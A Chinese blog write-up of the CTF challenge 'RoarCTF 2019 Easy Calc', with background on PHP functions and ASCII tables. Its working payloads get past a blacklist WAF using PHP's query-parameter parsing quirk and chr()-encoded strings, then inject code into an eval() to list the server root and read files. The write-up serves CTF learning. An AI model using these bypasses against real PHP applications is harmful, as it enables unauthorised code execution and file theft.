【BUUCTF】 [RoarCTF 2019]Easy Calc 详细题解笔记 Writeup

原创

你们这样一点都不可耐 于 2020-08-13 16:15:46 发布 1112 收藏 17

分类专栏： Web安全 文章标签： CTF php linux 安全 安全漏洞

本文链接：https://blog.csdn.net/vanarrow/article/details/107976892


Web安全 专栏收录该内容

53 篇文章 6 订阅

订阅专栏

【BUUCTF】 [RoarCTF 2019]Easy Calc

一. 题目



网页源码

```
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>
```

```
calc.php?num=encodeURIComponent($("#content").val())
```

$("#content").val()
获取id为content的HTML标签元素的值,是JQuery
$("#content")
同document.getElementById(“content”);
$("#content").val()
同document.getElementById(“content”).value;

访问calc.php的源码，显示了waf的过滤规则

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

```
http://node3.buuoj.cn:27447/calc.php? num=phpinfo();
```

PHP Version 7.0.30-0ubuntu0.16.04.1

System	Linux cf3152a3289b 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini

禁用函数了system()

```
calc.php? num=system(chr(34).chr(108).chr(115).chr(34))
```

arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,chdir,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,putenv,opendir,imap_open,mail,imap_mail,ini_set,apache_setenv,link,	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,chdir,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,putenv,opendir,imap_open,mail,imap_mail,ini_set,apache_setenv,link,

二. 利用php和waf对于请求参数解析的差异达到绕过

1.scandir("/")函数读取目录，/ 被过滤所以换为chr(47)绕过，

查看目录，找flag

```
calc.php? num=1;var_dump(scandir(chr(47)))
```

> 1array(24) { [0]=> string(1) “.” [1]=> string(2) “…” [2]=> string(10) “.dockerenv” [3]=> string(3) “bin” [4]=> string(4) “boot” [5]=> string(3) “dev” [6]=> string(3) “etc” [7]=> string(5) “f1agg” [8]=> string(4) “home” [9]=> string(3) “lib” [10]=> string(5) “lib64” [11]=> string(5) “media” [12]=> string(3) “mnt” [13]=> string(3) “opt” [14]=> string(4) “proc” [15]=> string(4) “root” [16]=> string(3) “run” [17]=> string(4) “sbin” [18]=> string(3) “srv” [19]=> string(8) “start.sh” [20]=> string(3) “sys” [21]=> string(3) “tmp” [22]=> string(3) “usr” [23]=> string(3) “var” }

读取f1agg文件

```
calc.php? num=1;var_dump(file(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

> 1array(1) { [0]=> string(43) "flag{d7237702-d691-465b-825e-14f50e5ea684} " }

(1).同1，但空格换为+

```
calc.php?+num=1;var_dump(scandir(chr(47)))
```

> 1array(24) { [0]=> string(1) “.” [1]=> string(2) “…” [2]=> string(10) “.dockerenv” [3]=> string(3) “bin” [4]=> string(4) “boot” [5]=> string(3) “dev” [6]=> string(3) “etc” [7]=> string(5) “f1agg” [8]=> string(4) “home” [9]=> string(3) “lib” [10]=> string(5) “lib64” [11]=> string(5) “media” [12]=> string(3) “mnt” [13]=> string(3) “opt” [14]=> string(4) “proc” [15]=> string(4) “root” [16]=> string(3) “run” [17]=> string(4) “sbin” [18]=> string(3) “srv” [19]=> string(8) “start.sh” [20]=> string(3) “sys” [21]=> string(3) “tmp” [22]=> string(3) “usr” [23]=> string(3) “var” }

```
calc.php?+num=1;var_dump(file(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

> 1array(1) { [0]=> string(43) "flag{d7237702-d691-465b-825e-14f50e5ea684} " }

(2).这里的chr(47)也可以换为hex2bin(dechex(47))

dechex()函数把十进制数转换为十六进制数。hex2bin()函数把十六进制值的字符串转换为 ASCII字符。

```
calc.php?+num=1;var_dump(scandir(hex2bin(dechex(47))))
```

> 1array(24) { [0]=> string(1) “.” [1]=> string(2) “…” [2]=> string(10) “.dockerenv” [3]=> string(3) “bin” [4]=> string(4) “boot” [5]=> string(3) “dev” [6]=> string(3) “etc” [7]=> string(5) “f1agg” [8]=> string(4) “home” [9]=> string(3) “lib” [10]=> string(5) “lib64” [11]=> string(5) “media” [12]=> string(3) “mnt” [13]=> string(3) “opt” [14]=> string(4) “proc” [15]=> string(4) “root” [16]=> string(3) “run” [17]=> string(4) “sbin” [18]=> string(3) “srv” [19]=> string(8) “start.sh” [20]=> string(3) “sys” [21]=> string(3) “tmp” [22]=> string(3) “usr” [23]=> string(3) “var” }

(3).file_get_contents

```
calc.php?%20num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

> 1string(43) "flag{d7237702-d691-465b-825e-14f50e5ea684} "


2.http走私绕过WAF

http走私绕过WAF

三. 基础知识

1.利用PHP的字符串解析特性Bypass

利用PHP的字符串解析特性Bypass



php从请求的url中取出参数并保存之前，1.删除空白符号 2.将一些特殊字符(包括空格)转换为下划线_

php解析时，如果变量前面有空格，会去掉前面的空格再解析，PHP解析时 `'num=' num'='+num'`，认为是同一个变量，但是waf只认'num'而' num'和'+num'都不在范围内，这样就能绕过waf。

2. PHP 函数

部分常用函数在waf中可能会被过滤掉，需要用一些其它的函数。

```
部分常用函数在waf中可能会被过滤掉，需要用一些其它的函数来实现。
var_dump() 将变量以字符串形式输出，替代print和echo
chr() ASCII范围的整数转字符
file_get_contents() 顾名思义获取一个文件的内容，替代system('cat flag;')
scandir() 扫描某个目录并将结果以array形式返回，配和vardump 可以替代system('ls;')
scandir() 函数返回指定目录中的文件和目录的数组。
```

PHP chr() 函数：chr(ascii)

chr() 函数从指定的 ASCII 值返回字符。
ASCII 值可被指定为十进制值、八进制值或十六进制值。八进制值被定义为带前置 0，而十六进制值被定义为带前置 0x。

```php
<?php
echo chr(61) . "<br>"; // 十进制
echo chr(061) . "<br>"; // 八进制值
echo chr(0x61) . "<br>"; // 十六进制值
?>
```

playload中，chr().chr().chr()，里面的.即“点号”

“点号”是一个字符串连接符，即并置运算符，用来拼接字符串。

“逗号”不是连接符，是分隔符，在使用 echo 输出一系列的变量、字符串、数字等内容时，用“逗号”分割开。

```php
<?php
echo "hello"."world"; //. 连接两个字符串
echo "<br/>";
echo 'a' . 'b'. 'c'; //是将三个字符串拼接之后输出
echo "<br/>";
echo 'a', 'b', 'c'; //是依次输出三个字符串
echo "<br/>";
?>
```

> helloworld
> abc
> abc

简单的查看方法：

打开记事本，如要查看“Chr(“119”)”，可以按下Alt不放，输入数字119，再放开Alt，显示结果为w

Python 转换查看

```python
print(ord('a'))
print(chr(97))
```

```python
#encoding=utf-8
#py3+

# 用户输入字符
c = input("请输入一个字符: ")

# 用户输入ASCII码，并将输入的数字转为整型
a = int(input("请输入一个ASCII码: "))

print(c + " 的ASCII 码为", ord(c))
print(a, " 对应的字符为", chr(a))
```

```python
#encoding=utf-8
#无提示输入字符串，获取每个字符的ascii码

a = input()
for i in range(len(a)):
    print("ascii of " + a[i] + " is: " + ascii(ord(a[i])))
```

> Aa“
> ascii of A is: 65
> ascii of a is: 97
> ascii of ‘ is: 8216
> ascii of “ is: 8220

```python
#encoding=utf-8
c = input("Please input a char: ")
a = int(input("Please input a ascii:"))
while True:
    if a < 0:
        print("ascii is wrong, Plese try again")
        a = int(input("Please input a ascii:"))
    elif a > 1000:
        print("ascii is wrong, Plese try again")
        a = int(input("Please input a ascii:"))
    else:
        break

print(" this is a ascii test")
print("assic is:",ord(c))
print(" char is:", chr(a))
```

ASCII可显示字符

2	10	16	图形
0010 0000	32	20	（空格）( )
0010 0001	33	21	!
0010 0010	34	22	"
0010 0011	35	23	#
0010 0100	36	24	$
0010 0101	37	25	%
0010 0110	38	26	&
0010 0111	39	27	'
0010 1000	40	28	(
0010 1001	41	29	)
0010 1010	42	2A	*
0010 1011	43	2B	+
0010 1100	44	2C	,
0010 1101	45	2D	-
0010 1110	46	2E	.
0010 1111	47	2F	/
0011 0000	48	30	0
0011 0001	49	31	1
0011 0010	50	32	2
0011 0011	51	33	3
0011 0100	52	34	4
0011 0101	53	35	5
0011 0110	54	36	6
0011 0111	55	37	7
0011 1000	56	38	8
0011 1001	57	39	9
0011 1010	58	3A	:
0011 1011	59	3B	;
0011 1100	60	3C	<
0011 1101	61	3D	=
0011 1110	62	3E	>
0011 1111	63	3F	?
0100 0000	64	40	@
0100 0001	65	41	A
0100 0010	66	42	B
0100 0011	67	43	C
0100 0100	68	44	D
0100 0101	69	45	E
0100 0110	70	46	F
0100 0111	71	47	G

```
0100 0111  71  47  G
0100 1000  72  48  H
0100 1001  73  49  I
0100 1010  74  4A  J
0100 1011  75  4B  K
0100 1100  76  4C  L
0100 1101  77  4D  M
0100 1110  78  4E  N
0100 1111  79  4F  O
0101 0000  80  50  P
0101 0001  81  51  Q
0101 0010  82  52  R
0101 0011  83  53  S
0101 0100  84  54  T
0101 0101  85  55  U
0101 0110  86  56  V
0101 0111  87  57  W
0101 1000  88  58  X
0101 1001  89  59  Y
0101 1010  90  5A  Z
0101 1011  91  5B  [
0101 1100  92  5C  \
0101 1101  93  5D  ]
0101 1110  94  5E  ^
0101 1111  95  5F  _
0110 0000  96  60  `
0110 0001  97  61  a
0110 0010  98  62  b
0110 0011  99  63  c
0100 0000  64  40  @
0100 0001  65  41  A
0100 0010  66  42  B
0100 0011  67  43  C
0100 0100  68  44  D
0100 0101  69  45  E
0100 0110  70  46  F
0100 0111  71  47  G
0100 1000  72  48  H
0100 1001  73  49  I
0100 1010  74  4A  J
0100 1011  75  4B  K
0100 1100  76  4C  L
0100 1101  77  4D  M
0100 1110  78  4E  N
0100 1111  79  4F  O
0101 0000  80  50  P
0101 0001  81  51  Q
0101 0010  82  52  R
0101 0011  83  53  S
0101 0100  84  54  T
0101 0101  85  55  U
0101 0110  86  56  V
0101 0111  87  57  W
0101 1000  88  58  X
0101 1001  89  59  Y
0101 1010  90  5A  Z
0101 1011  91  5B  [
0101 1100  92  5C  \
0101 1101  93  5D  ]
0101 1110  94  5E  ^
```

```
0101 1111  95  5F  _
0110 0000  96  60  `
0110 0001  97  61  a
0110 0010  98  62  b
0110 0011  99  63  c
0110 0000  96  60  `
0110 0001  97  61  a
0110 0010  98  62  b
0110 0011  99  63  c
0110 0100  100  64  d
0110 0101  101  65  e
0110 0110  102  66  f
0110 0111  103  67  g
0110 1000  104  68  h
0110 1001  105  69  i
0110 1010  106  6A  j
0110 1011  107  6B  k
0110 1100  108  6C  l
0110 1101  109  6D  m
0110 1110  110  6E  n
0110 1111  111  6F  o
0111 0000  112  70  p
0111 0001  113  71  q
0111 0010  114  72  r
0111 0011  115  73  s
0111 0100  116  74  t
0111 0101  117  75  u
0111 0110  118  76  v
0111 0111  119  77  w
0111 1000  120  78  x
0111 1001  121  79  y
0111 1010  122  7A  z
0111 1011  123  7B  {
0111 1100  124  7C  |
0111 1101  125  7D  }
0111 1110  126  7E  ~

0111 1111   127     7F  DEL 删除
```

https://www.litefeel.com/tools/ascii.php

下表列出了字符集中的 0 - 127 (0x00 - 0x7F)。

十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符
0	0x00		32	0x20	[空格]	64	0x40	@	96	0x60	`
1	0x01		33	0x21	!	65	0x41	A	97	0x61	a
2	0x02		34	0x22	"	66	0x42	B	98	0x62	b
3	0x03		35	0x23	#	67	0x43	C	99	0x63	c
4	0x04		36	0x24	$	68	0x44	D	100	0x64	d
5	0x05		37	0x25	%	69	0x45	E	101	0x65	e
6	0x06		38	0x26	&	70	0x46	F	102	0x66	f
7	0x07		39	0x27	'	71	0x47	G	103	0x67	g
8	0x08	**	40	0x28	(	72	0x48	H	104	0x68	h
9	0x09	**	41	0x29	)	73	0x49	I	105	0x69	i

10	0x0A	**	42	0x2A	*	74	0x4A	J	106	0x6A	j
11	0x0B		43	0x2B	+	75	0x4B	K	107	0x6B	k
12	0x0C		44	0x2C	,	76	0x4C	L	108	0x6C	l
13	0x0D	**	45	0x2D	-	77	0x4D	M	109	0x6D	m
14	0x0E		46	0x2E	.	78	0x4E	N	110	0x6E	n
15	0x0F		47	0x2F	/	79	0x4F	O	111	0x6F	o
16	0x10		48	0x30	0	80	0x50	P	112	0x70	p
17	0x11		49	0x31	1	81	0x51	Q	113	0x71	q
18	0x12		50	0x32	2	82	0x52	R	114	0x72	r
19	0x13		51	0x33	3	83	0x53	S	115	0x73	s
20	0x14		52	0x34	4	84	0x54	T	116	0x74	t
21	0x15		53	0x35	5	85	0x55	U	117	0x75	u
22	0x16		54	0x36	6	86	0x56	V	118	0x76	v
23	0x17		55	0x37	7	87	0x57	W	119	0x77	w
24	0x18		56	0x38	8	88	0x58	X	120	0x78	x
25	0x19		57	0x39	9	89	0x59	Y	121	0x79	y
26	0x1A		58	0x3A	:	90	0x5A	Z	122	0x7A	z
27	0x1B		59	0x3B	;	91	0x5B	[	123	0x7B	{
28	0x1C		60	0x3C	<	92	0x5C	\	124	0x7C	|
29	0x1D		61	0x3D	=	93	0x5D	]	125	0x7D	}
30	0x1E		62	0x3E	>	94	0x5E	^	126	0x7E	~
31	0x1F		63	0x3F	?	95	0x5F	_	127	0x7F	

下表列出了字符集中的 128 - 255 (0x80 - 0xFF)。

十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符	十进制	十六进制	字符
128	0x80	€	160	0xA0	[空格]	192	0xC0	À	224	0xE0	à
129	0x81		161	0xA1	¡	193	0xC1	Á	225	0xE1	á
130	0x82	‚	162	0xA2	¢	194	0xC2	Â	226	0xE2	â
131	0x83	ƒ	163	0xA3	£	195	0xC3	Ã	227	0xE3	ã
132	0x84	„	164	0xA4	¤	196	0xC4	Ä	228	0xE4	ä
133	0x85	…	165	0xA5	¥	197	0xC5	Å	229	0xE5	å
134	0x86	†	166	0xA6	¦	198	0xC6	Æ	230	0xE6	æ
135	0x87	‡	167	0xA7	§	199	0xC7	Ç	231	0xE7	ç
136	0x88	ˆ	168	0xA8	¨	200	0xC8	È	232	0xE8	è
137	0x89	‰	169	0xA9	©	201	0xC9	É	233	0xE9	é
138	0x8A	Š	170	0xAA	ª	202	0xCA	Ê	234	0xEA	ê
139	0x8B	‹	171	0xAB	«	203	0xCB	Ë	235	0xEB	ë
140	0x8C	Œ	172	0xAC	¬	204	0xCC	Ì	236	0xEC	ì
141	0x8D		173	0xAD		205	0xCD	Í	237	0xED	í

142	0x8E	Ž	174	0xAE	®	206	0xCE	Î	238	0xEE	î
143	0x8F		175	0xAF	¯	207	0xCF	Ï	239	0xEF	ï
144	0x90		176	0xB0	°	208	0xD0	Đ	240	0xF0	ð
145	0x91	‘	177	0xB1	±	209	0xD1	Ñ	241	0xF1	ñ
146	0x92	’	178	0xB2	²	210	0xD2	Ò	242	0xF2	ò
147	0x93	“	179	0xB3	³	211	0xD3	Ó	243	0xF3	ó
148	0x94	”	180	0xB4	´	212	0xD4	Ô	244	0xF4	ô
149	0x95	•	181	0xB5	µ	213	0xD5	Õ	245	0xF5	õ
150	0x96	–	182	0xB6	¶	214	0xD6	Ö	246	0xF6	ö
151	0x97	—	183	0xB7	·	215	0xD7	×	247	0xF7	÷
152	0x98	˜	184	0xB8	¸	216	0xD8	Ø	248	0xF8	ø
153	0x99	™	185	0xB9	¹	217	0xD9	Ù	249	0xF9	ù
154	0x9A	š	186	0xBA	º	218	0xDA	Ú	250	0xFA	ú
155	0x9B	›	187	0xBB	»	219	0xDB	Û	251	0xFB	û
156	0x9C	œ	188	0xBC	¼	220	0xDC	Ü	252	0xFC	ü
157	0x9D		189	0xBD	½	221	0xDD	Ý	253	0xFD	ý
158	0x9E	ž	190	0xBE	¾	222	0xDE	Þ	254	0xFE	þ
159	0x9F	Ÿ	191	0xBF	¿	223	0xDF	ß	255	0xFF	ÿ